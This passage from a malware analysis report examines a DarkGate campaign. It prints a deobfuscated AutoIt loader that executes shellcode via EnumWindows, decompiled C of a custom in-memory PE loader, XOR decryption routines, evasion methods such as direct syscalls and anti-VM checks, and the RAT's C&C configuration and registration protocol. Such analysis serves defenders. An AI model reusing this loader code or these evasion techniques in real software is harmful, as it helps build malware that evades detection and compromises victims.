& $A[68] & $A[65] & $A[39] & $A[6] & $A[46] & $A[62] & $A[38] & $A[38] & $A[2] & $A[65] & $A[39] & $A[66] & $A[30] & $A[65] &
$A[51] & $A[71] & $A[65] & $A[33] & $A[65] & $A[39] & $A[34] & $A[72] & $A[68] & $A[65] & $A[70] & $A[46] & $A[6] & $A[38] &
$A[68] & $A[4] & $A[39] & $A[4] & $A[58] & $A[6] & $A[46] & $A[48] & $A[70])
```

Figure 12. Decompiled AutoIt script (click to enlarge)

The *test.txt* file acts as an external data source. The script reads the content of *test.txt* (Figure 13), splits it into an array of individual characters, and then selectively concatenates certain characters based on predefined indices to construct a command or expression.

```
00000000  65 6E 28 5A 22 2E 7A 44 5B 50 71 41 76 4F 37 53  en(Z".zD[PqAvO7S
00000010  55 58 72 45 51 77 2A 2C 42 54 31 46 66 20 29 7D  UXrEQw*,BT1Ff )}
00000020  36 34 63 4C 35 39 47 61 69 4B 33 3D 79 64 74 38  64cL59GaiK3=ydt8
00000030  48 67 75 4D 70 59 73 78 49 6B 30 4A 6F 43 68 57  HguMpYsxIk0JoChW
00000040  62 4E 56 6D 26 52 24 5D 6A 6C 7B 32              bNVm&R$]jl{2
```

Figure 13. Contents of “test.txt”

The variable “$ ZZNDMOFL” holds a binary file, and at the end there is logic to load the binary into memory and pass the execution process to the loader via "EnumWindows" API callback functions. The snippet shown in Figure 14 is the deobfuscated logic:

```
$PT = EXECUTE(DllStructCreate("byte[47172]"))
IF NOT EXECUTE(fileexists("CProgramDataSophos"))
    EXECUTE(DllCall("kernel32.dll","BOOL","VirtualProtect","ptr",DllStructGetPtr($pt),"int",47172,"dword",0x40,"dword*",null))
ENDIF
EXECUTE(DllStructSetData($pt,1,BinaryToString("0x"&$ZZNdmOFL)))
EXECUTE(DllCall("user32.dll","int","EnumWindows","ptr",DllStructGetPtr($pt),"lparam",0))
```

Figure 14. Deobfuscated logic (click to enlarge)

The code proceeds to verify the presence of “CProgramDataSophos” directory on the system. It seems this directory name is distorted due to obfuscation processes. In a previous version of the script, the existence check was aimed at the *C:\Program Files(x86)\Sophos* folder, indicating an error in directory naming in this version.

The script creates a C-like structure in memory via “DllStructCreate,” which will be used when calling DLL functions and allocates the necessary space for the DarkGate loader payload. It then makes a system call to *kernel32.dll* using “DllCall”, invoking the “VirtualProtect” function. This function is used to change the protection on a region of memory within the process's virtual address space. The protection is set to 0x40, which corresponds to “PAGE_EXECUTE_READWRITE”, allowing the memory region to be executed, read, and written to.

The script then populates the previously created structure with binary data converted from a string representation. This conversion is done by taking a hexadecimal string stored in the variable “$ZZNdmOFL”, converting it to binary with “BinaryToString”, and then setting this binary data into the first segment of “$PT” using “DllStructSetData”. This process effectively loads the DarkGate Delphi loader binary.

Lastly, the script uses API callback functions to redirect the flow of execution to the next stage payload. Callback functions are routines that are passed as a parameter to Windows API functions. The script issues a system call to *user32.dll* to invoke “EnumWindows”, leveraging the pointer that corresponds to the “$ZZNdmOFL” value.

Execution: Stage 5 – DarkGate shellcode PE loader

The shellcode execution begins with three jumps to the binary header. From there, a call is made to a custom implementation of the PE loader (Figure 15).

Figure 15. Call made to a custom implementation of the PE loader (click to enlarge)

The DarkGate loader requires a PE loader to map the binary file in memory. To solve this issue, the “$ZZNdmOFL” variable contains a shellcode that loads and executes a PE file in memory (Figure 16).

```
int __stdcall mw_Main_PE_Loader(IMAGE_DOS_HEADER *dos_hdr)
{
  int result; // eax
  IMAGE_NT_HEADERS *nt_hdrs; // edi
  char v3; // al
  int (*mw_EntryPoint)(void); // eax
  IATPointers DynamicLoadFunctions; // [esp+4h] [ebp-8h] BYREF

  if ( !init_iat_DynamicLoadFunctions(&DynamicLoadFunctions) )
    return 0xFFFFFFFF;
  if ( dos_hdr->e_magic != 'ZM' )
    return 0xFFFFFFFE;
  nt_hdrs = (IMAGE_NT_HEADERS *)((char *)dos_hdr + dos_hdr->e_lfanew);
  if ( nt_hdrs->Signature != 'EP' )
    return 0xFFFFFFFE;
  v3 = dos_hdr->e_res[2];
  switch ( v3 )
  {
    case 2:
      return 0x4DF;
    case 3:
      if ( (nt_hdrs->FileHeader.Characteristics & 0x2000) == 0 )
        return 0x4DF;
      result = ((int (__stdcall *)(IMAGE_DOS_HEADER *, _DWORD, _DWORD))((char *)dos_hdr
                                                                        + nt_hdrs->OptionalHeader.AddressOfEntryPoint))(
                 dos_hdr,
                 0,
                 0);
      if ( result )
        LOBYTE(dos_hdr->e_res[2]) = 2;
      return result;
    case 0:
      if ( !nt_hdrs->OptionalHeader.DataDirectory[5].VirtualAddress )
        return -3;
      if ( !relocate((IMAGE_DOS_HEADER *)&nt_hdrs->OptionalHeader.DataDirectory[5]) )
        return -4;
      if ( nt_hdrs->OptionalHeader.DataDirectory[1].VirtualAddress
        && !load_imports(
              (int (__stdcall *)(int))DynamicLoadFunctions.pLoadLibraryA,
              (int (__stdcall *)(int, int))DynamicLoadFunctions.pGetProcAddress,
              nt_hdrs->OptionalHeader.DataDirectory[1].VirtualAddress,
              nt_hdrs->OptionalHeader.DataDirectory[1].Size,
              (int)dos_hdr) )
      {
        return -5;
      }
      if ( nt_hdrs->OptionalHeader.DataDirectory[9].VirtualAddress )
        run_tls_callbacks(&nt_hdrs->OptionalHeader.DataDirectory[9].VirtualAddress, (int)dos_hdr);
      break;
  }
  LOBYTE(dos_hdr->e_res[2]) = 1;
  mw_EntryPoint = (int (*)(void))((char *)dos_hdr + nt_hdrs->OptionalHeader.AddressOfEntryPoint);
  LOBYTE(dos_hdr->e_res[2]) = 2;
  if ( (nt_hdrs->FileHeader.Characteristics & 0x2000) == 0 )
    return mw_EntryPoint();
  result = ((int (__stdcall *)(IMAGE_DOS_HEADER *, int, _DWORD))mw_EntryPoint)(dos_hdr, 1, 0);
  if ( result )
    LOBYTE(dos_hdr->e_res[2]) = 3;
  return result;
}
```

Figure 16. DarkGate custom PE loader (click to enlarge)

Execution: Stage 5.1 – DarkGate Delphi loader analysis

The primary purpose of the DarkGate loader is to extract the final payload DarkGate RAT from the AutoIt script, load it into the memory, decrypt it, and execute it (Figure 17).

When the loader is run, it checks the command-line argument of the *AutoIt.exe* process, which indicates the path to the AutoIt script. If a parameter is present, it proceeds to load the script's content into a buffer. Then, it uses an 8-byte marker ("zhRVKFLX") to search through the content to find the encrypted blob, which starts right after the marker.

```
// Assign a marker or encrypted key for later use in identifying encrypted sections
__linkproc__ LStrAsg(&encrypted_key, "zhRVKFlX");// Marker/Encrypted key

// Retrieve the path of the AutoIt script from the command-line arguments
System::ParamStr(1, &AutoITScript_path);

// If the script path is not obtained, display a message box with "x" as the text
if ( !AutoITScript_path )
  MessageBoxA(0, "x", Caption, 0);

// Read the content of the AutoIt script file into 'script_file_content'
mw_ReadFileContent(AutoITScript_path, &script_file_content);

// Assign the content of the script file to 'payload_buffer' for processing
__linkproc__ LStrAsg(&payload_buffer, script_file_content);
if ( !payload_buffer )
{
  Sysutils::ExtractFileName(AutoITScript_path, &v9);
  __linkproc__ LStrAsg(&AutoITScript_path, v9);
  mw_ReadFileContent(AutoITScript_path, &v8);
  __linkproc__ LStrAsg(&payload_buffer, v8);
}
if ( !payload_buffer )
  MessageBoxA(0, "n", Caption, 0);

// Find the encrypted blob within 'payload_buffer' using 'encrypted_key' as a marker
blob_finder(payload_buffer, encrypted_key, &encrypted_blob_);
__linkproc__ LStrAsg(&payload_buffer, *(encrypted_blob_ + 4));
```

```
04FC2488 3F 0E 3E 4F 51 6E 4F 53 6A 4F 5C 6E B0 AC 6E 4F ?.>OQnOSjO\n°¬nO
04FC2498 EB 6E 4F 53 6E 4F 53 6E 0F 53 74 4F 53 6E 4F 53 ënOSnOSn.StOSnOS
04FC24A8 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E nOSnOSnOSnOSnOSn
04FC24B8 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 52 6E 4F OSnOSnOSnOSnORnO
04FC24C8 E9 7E 4F 5D 71 FB 5A A3 6E EB 6F 03 9E 4F DF C3 é~O]qûZ£nëo..OßÃ
04FC24D8 3A 27 3A 1D 6F 23 1C 20 34 1C 2E 3E 4E 22 26 1D :':.o#. 4..>N"&.
04FC24E8 3B 73 0C 2A 73 1C 3A 3D 4E 3A 3D 0A 2A 21 4E 18 ;s.*s.:=N:=.*!N.
04FC24F8 3A 00 7C 61 63 45 77 59 4F 53 6E 4F 53 6E 4F 53 :.|acEwYOSnOSnOS
04FC2508 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E nOSnOSnOSnOSnOSn
04FC2518 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F OSnOSnOSnOSnOSnO
04FC2528 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 SnOSnOSnOSnOSnOS
04FC2538 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E nOSnOSnOSnOSnOSn
04FC2548 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F OSnOSnOSnOSnOSnO
04FC2558 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 SnOSnOSnOSnOSnOS
04FC2568 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E nOSnOSnOSnOSnOSn
04FC2578 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F 53 6E 4F OSnOSnOSnOSnOSnO
04FC2588 03 2B 4F 53 22 4E 5B 6E 56 0D 2C 65 53 6E 4F 53 .+OS"N[nV.,eSnOS
```

Figure 17. Find and load encrypted DarkGate payload from AutoIt script

The payload decryption key is encrypted with XOR. The loader decrypts the key by iterating over each byte, applying an XOR operation with a value that decreases from the key's length, as shown in Figure 18.

```
void __usercall mw_Key_decryption(char *encrypted_key@<eax>, _DWORD *Decrypted_key@<edx>)
{
  int BufferSize; // esi MAPDST
  int currentIndex; // eax

  BufferSize = mw_getBufferSize((int)encrypted_key);
  DynArraySetLength_(BufferSize);
  if ( BufferSize - 1 >= 0 )
  {
    currentIndex = 0;
    do
    {
      *(_BYTE *)(*Decrypted_key + currentIndex) = encrypted_key[currentIndex] ^ (BufferSize - currentIndex);
      ++currentIndex;
      --BufferSize;
    }
    while ( BufferSize );
  }
}
```

Figure 18. Process for decrypting the payload decryption key (click to enlarge)

After obtaining the decryption key, “roTSOEnY”, the malware then utilizes a custom XOR decryption method to decrypt the payload (Figure 19). The decryption process begins by applying an XOR operation to each byte, pairing it with a corresponding byte from the decrypted key. This pairing is guided by a key index that dynamically updates throughout the process. This key index is recalculated after each XOR operation by adding the current key byte’s value to the index and taking the modulus with the key’s total size, ensuring the index cycles through the key in a pseudo-random manner. If the key index ever reaches zero following an update, it is reset to the last position in the key. This process is repeated for each byte in the payload until the entire blob has been decrypted.



Figure 19. DarkGate payload decryption process (click to enlarge)

Once the loader decrypts the payload, it passes it to the function “mw_Execute_Payload” to execute the payload directly from memory (Figure 20). The execution process can be broken down into five steps:

1. Memory allocation. The function begins by allocating memory to host the payload. It uses the “VirtualAlloc” API call with “MEM_COMMIT” and a protection flag of 0x40 (PAGE_EXECUTE_READWRITE), allowing the allocated memory to be executed.
2. Header and section mapping. It then copies the PE headers and each section of the PE file into the allocated memory. This includes both the executable code and data sections.
3. Import resolution. Next, the function resolves imports by walking through the import directory. For each imported DLL, it loads the library using “LoadLibraryA” and then resolves each required function with “GetProcAddress”. The addresses of these functions are updated in the Import Address Table (IAT).
4. Base relocation handling. The code performs base relocations to adjust memory addresses within the loaded image.
5. Execution. Finally, the loader transfers execution control to the entry point (OEP) of the loaded PE file. This is implied to be done through an assembly jump instruction “__asm { jmp eax }”, where each contains the address of the entry point.

```
// Find the encrypted blob within 'payload_buffer' using 'encrypted_key' as a marker
blob_finder(payload_buffer, encrypted_key, &encrypted_blob_);
__linkproc__ LStrAsg(&payload_buffer, *(encrypted_blob_ + 4));
mw_Decrypt_payload(&v6, a2, a3, a4, payload_buffer, encrypted_key);
__linkproc__ LStrAsg(&payload_buffer, v6);

// Manually mapped PE inside Process and Execute
mw_Execute_Payload(payload_buffer);
```

Figure 20. DarkGate loader execution overview

```
qmemcpy(&ImageDosHeader, peBuffer, sizeof(ImageDosHeader));
qmemcpy(&ImageNtHeaders, &peBuffer[ImageDosHeader.e_lfanew], sizeof(ImageNtHeaders));
PayloadSize = GetBufferize(localPayloadBuffer);
pImageBase = VirtualAlloc(NULL, 8 * PayloadSize, MEM_COMMIT, 0x40u);
NumberOfSections = ImageNtHeaders.FileHeader.NumberOfSections;
index = 0;
while ( 1 )                                   // Start a loop to map all sections
{
  qmemcpy(&ImageSectionHeader, &peBuffer[40 * index + 248 + ImageDosHeader.e_lfanew], sizeof(ImageSectionHeader));
  if ( ImageSectionHeader.SizeOfRawData )
    RtlMoveMemory(pImageBase + ImageSectionHeader.VirtualAddress, &peBuffer[ImageSectionHeader.PointerToRawData], ImageSectionHeader.SizeOfRawData);
  ++index;
  if ( !--NumberOfSections )
  {
    for ( ImageImportDescriptor = (pImageBase + ImageNtHeaders.OptionalHeader.DataDirectory[1].VirtualAddress); ; ++ImageImportDescriptor )
    {
      ImageImportDescriptor_Name = ImageImportDescriptor->Name;
      if ( !ImageImportDescriptor_Name )
        break;
      hDll = LoadLibraryA(pImageBase + ImageImportDescriptor_Name);
      if ( hDll != INVALID_HANDLE_VALUE )     // Check if library is successfully loaded
      {
        if ( ImageImportDescriptor->Characteristics )
          ImportByName = (pImageBase + ImageImportDescriptor->Characteristics);
        else
          ImportByName = (pImageBase + ImageImportDescriptor->FirstThunk);
        for ( i = (pImageBase + ImageImportDescriptor->FirstThunk); ; ++i )
        {
          pIMPORT_BY_NAME = *ImportByName;
          if ( !*ImportByName )
            break;
          if ( pIMPORT_BY_NAME >= 0 )
            procAddress = GetProcAddress(hDll, &pIMPORT_BY_NAME->Name[pImageBase]);
          else
            procAddress = GetProcAddress(hDll, *ImportByName);
          *i = procAddress;
          ++ImportByName;
        }
      }
    }
    pBase = pImageBase + ImageNtHeaders.OptionalHeader.DataDirectory[5].VirtualAddress;
    for ( ImageBaseRelocation = (pImageBase + ImageNtHeaders.OptionalHeader.DataDirectory[5].VirtualAddress);
          ImageBaseRelocation - pBase < ImageNtHeaders.OptionalHeader.DataDirectory[5].Size;
          ImageBaseRelocation = (ImageBaseRelocation + ImageBaseRelocation->SizeOfBlock) )
    {
      v11 = ImageBaseRelocation->SizeOfBlock - 8;
      numberOfRelocations = System::__linkproc__ TRUNC(v11 / 2.0);
      pItem = &ImageBaseRelocation[1];        // Get the first relocation entry
      relocationCount = numberOfRelocations;
      do
      {
        if ( *pItem >> 12 == 3 )
        {
          relocationEntry = pImageBase + ImageBaseRelocation->VirtualAddress + (*pItem & 0xFFF);
          *relocationEntry += pImageBase - ImageNtHeaders.OptionalHeader.ImageBase;
        }
        ++pItem;
        --relocationCount;
      }
      while ( relocationCount );
    }
    // Execute DarkGate RAT payload
    __asm { jmp     eax }
  }
}
```

Figure 21. DarkGate loader payload executing process (click to enlarge)

DarkGate RAT analysis

SHA-256	18d87c514ff25f817eac613c5f2ad39b21b6e04b6da6dbe8291f04549da2c290
Compiler	Borland Delphi

Original name	Stub
File type	Win32
DarkGate version	6.1.7

Table 5. Properties of the DarkGate RAT sample

DarkGate is a RAT written in Borland Delphi that has been advertised as a MaaS on a Russian-language cybercrime forum since at least 2018. The malware has various features, including process injection, the download and execution file, information stealing, shell command execution, keylogging abilities, and more. It also employs multiple evasion techniques.

In this campaign, DarkGate version 6.1.7 has been deployed. The main changes in version 6 include XOR encryption for configuration, the addition of new config values, a rearrangement of config orders to overcome the version 5 automation config extractor, and updates to command-and-control (C&C) command values.

Upon execution, DarkGate activates anti-*ntdll.dll* hooking by using the Direct System Call (syscall) method, specifically designed for times when the malware needs to call native APIs from *ntdll.dll*. This technique permits DarkGate to invoke kernel-mode functions directly, bypassing the standard user-mode API layers. Utilizing syscalls, DarkGate adeptly masks its deployment of process hollowing techniques, which are often flagged through the monitoring of API calls. This method not only enhances the stealthiness of the malware but also complicates detection and analysis efforts by security mechanisms, as it obfuscates the malware's reliance on critical system functions for malicious activities.

The malware determines the operating system architecture by checking for the presence of the *C:\Windows\SysWOW64\ntdll.dll* file. Depending on whether the architecture is x64 or x86, DarkGate employs a different syscall method. For x86 architecture, syscalls are executed directly using inline assembly with the “sysenter” instruction. Conversely, for x64 architecture, it utilizes the “FS:[0xC0]” pointer, which references the “wow64cpu!KiFastSystemCall” to perform the syscall (Figure 22).



Figure 22. 64-bit system KiFastSystemCall function

Malware often calls API functions that leave behind static artifacts, such as strings in the payload files. These artifacts can be leveraged by defense analysts to deduce the range of functions a binary file might execute, typically through an examination of its Import Address Table (IAT).

To evade static analysis, minimize the visibility of suspicious API calls, obscure malicious functionalities, and hinder the effectiveness of defensive analysis, the malware dynamically resolves API functions during runtime. The following is a list of API functions resolved dynamically at runtime by DarkGate:

- *user32.dll*
    - MessageBoxTimeoutA
    - GetWindowTextA
    - GetWindowTextW
    - FindWindowExA
    - GetForegroundWindow
    - FindWindowA
    - GetKeyState
    - EnumDisplayDevicesA
    - GetKeyboardState
    - GetWindow
    - GetWindowThreadProcessId
    - SendMessageA
    - GetWindowTextLengthW
- *Advapi32.dll*
    - RegSetValueExA
    - RegDeleteValueA
    - RegCloseKey
    - RegOpenKeyExA
- *Shell32.dll*

    ShellExecuteA

Unlike DarkGate version 5, in which configuration is in clear text, the configuration in version 6 is XOR-encrypted. The decryption process, as shown in Figure 23, is similar to the Delphi loader in Figure 21. The function accepts the encrypted buffer, hard-coded key and buffer size. It then generates a new decryption key based on the given key and decrypts the configuration buffer.



Figure 23. DarkGate version 6 configuration decryption process (click to enlarge)

Table 6 outlines key configuration settings for DarkGate version 6, including parameter keys, value types, and descriptions.

Parameter key	Value type and value	Description
0/DOMAINS	String: jenb128hiuedfhajduihfa[.]com	C&C server domain
EPOCH	Int: XXXXXX	Payload generated time
8	Bool: Yes	Fake Error: Display “MessageBoxTimeOut with” message for six seconds
11	String: DarkGate	Fake Error: “MessageBoxTimeOut lpCaption” value
12	String: R0ijS0qCVITtS0e6xeZ	Custom Base64-encoded text for the fake error message, decodes to “HelloWorld!”
15	80	Designates the port number used by the C&C server
1	Bool: Yes	Enables startup persistence and malware installation
3	Bool: Yes	Activates anti-virtual machine (VM) checks based on display devices
4	Bool: Yes	Enables anti-VM check for minimum disk storage
18	Int: 100	Specifies the minimum disk storage required to bypass the VM check in option 4
6	Bool: Yes	Activates anti-VM checks based on display devices
7	Bool: Yes	Enables anti-VM check for minimum RAM size
19	Int: 7000	Sets the minimum RAM size required for the anti-VM check in option 7
5	Bool: Yes	Checks if the CPU is Xeon to detect server environments
25	String: admin888	Campaign ID
26	Bool: No	Determines whether execution with process hollowing is enabled
27	String: zhRVKFlX	Provides the XOR key/marker used for DarkGate payload decryption
Tabla	String: n]Swa6”NY=.yB3jICJzqO147gos{UaciQP(LT2[…REDACTED…]	test.txt data (External data source to decrypt AutoIt script)

Table 6. Key configuration settings for DarkGate version 6

After completing the initial setup, the malware registers the infected system with its C&C server via HTTP POST requests. The following snippet shows the structure of a registration message:

<Foreground Window title – utf16 – Hex encoded>|<Idle Time>|<GetTickCount >|<Bool: IsUserAnAdmin>|<Darkgate Version>|||

The structure is composed of the following:

1. Title of foreground window. This is the title of the window that is currently active or in the foreground on the infected machine. The title is encoded in UTF-16 and then converted to hexadecimal.
2. Idle time in seconds. This represents the duration, in seconds, since the last user interaction (keyboard or mouse input) with the system.
3. System uptime in milliseconds. This is obtained using the “GetTickCount” Windows API function and indicates the amount of time, in milliseconds, that has elapsed since the system was last started.
4. Is the user an administrator. This is a Yes/No flag indicating whether the malware has administrative privileges on the infected system.
5. Version of DarkGate malware. This specifies the version of the DarkGate malware that has infected the system.

To transmit the data to the C&C server, the malware executes a series of steps, detailed as follows:

1. Initialization of data packet: The data designated for exfiltration is prepended with a distinct traffic identifier to facilitate tracking. For instance, the integer “1000” is utilized for initial C&C registration traffic and command retrieval.
2. Unique identification hash calculation: A custom encoded MD5 hash is generated by combining the Windows Product ID, Processor Information, and Hex-Encoded Computer Name. The malware uses this hash for various operations, and it is generated during the malware's initial execution. The components used in this calculation include:
    1. Windows Product ID: Located at the registry path, “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId”
    2. Processor Information: Extracted from “KLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString” and the total number of processors obtained through the “GetSystemInfo” function
    3. Computer Name: The computer's name, encoded in UTF-16 hex format
    4. Custom Encoding: The resulting MD5 digest is then encoded with a specialized alphabet: "abcdefKhABCDEFGH".
3. Key generation: An XOR operation is applied to the MD5 hash to produce a new encryption key.
4. Data encryption: The original data is encrypted using the newly generated key through an XOR cipher.
5. Prepending encoded hash: The original (pre-encryption) encoded MD5 hash is prepended to the encrypted data. This hash serves as a decryption key for the DarkGate C&C server, ensuring data retrieval.

Unique Identification Hash

```
00000000  63 47 4b 46 42 63 43 41 63 68 45 61 63 47 47 46  |cGKFBcCAchEacGGF|
00000010  4b 42 66 61 4b 4b 63 63 68 46 4b 48 48 48 4b 47  |KBfaKKcchFKHHHKG|
00000020  72 6b 79 68 72 49 7b 4b 6c 7c 68 76 4f 7f 4b 6b  |rkyhrI{Kl|hvO.Kk|
00000030  7f 1e 76 48 7d 42 6b 79 6f 72 48 7b 48 68 79 68  |..vH}BkyorH{Hhyh|
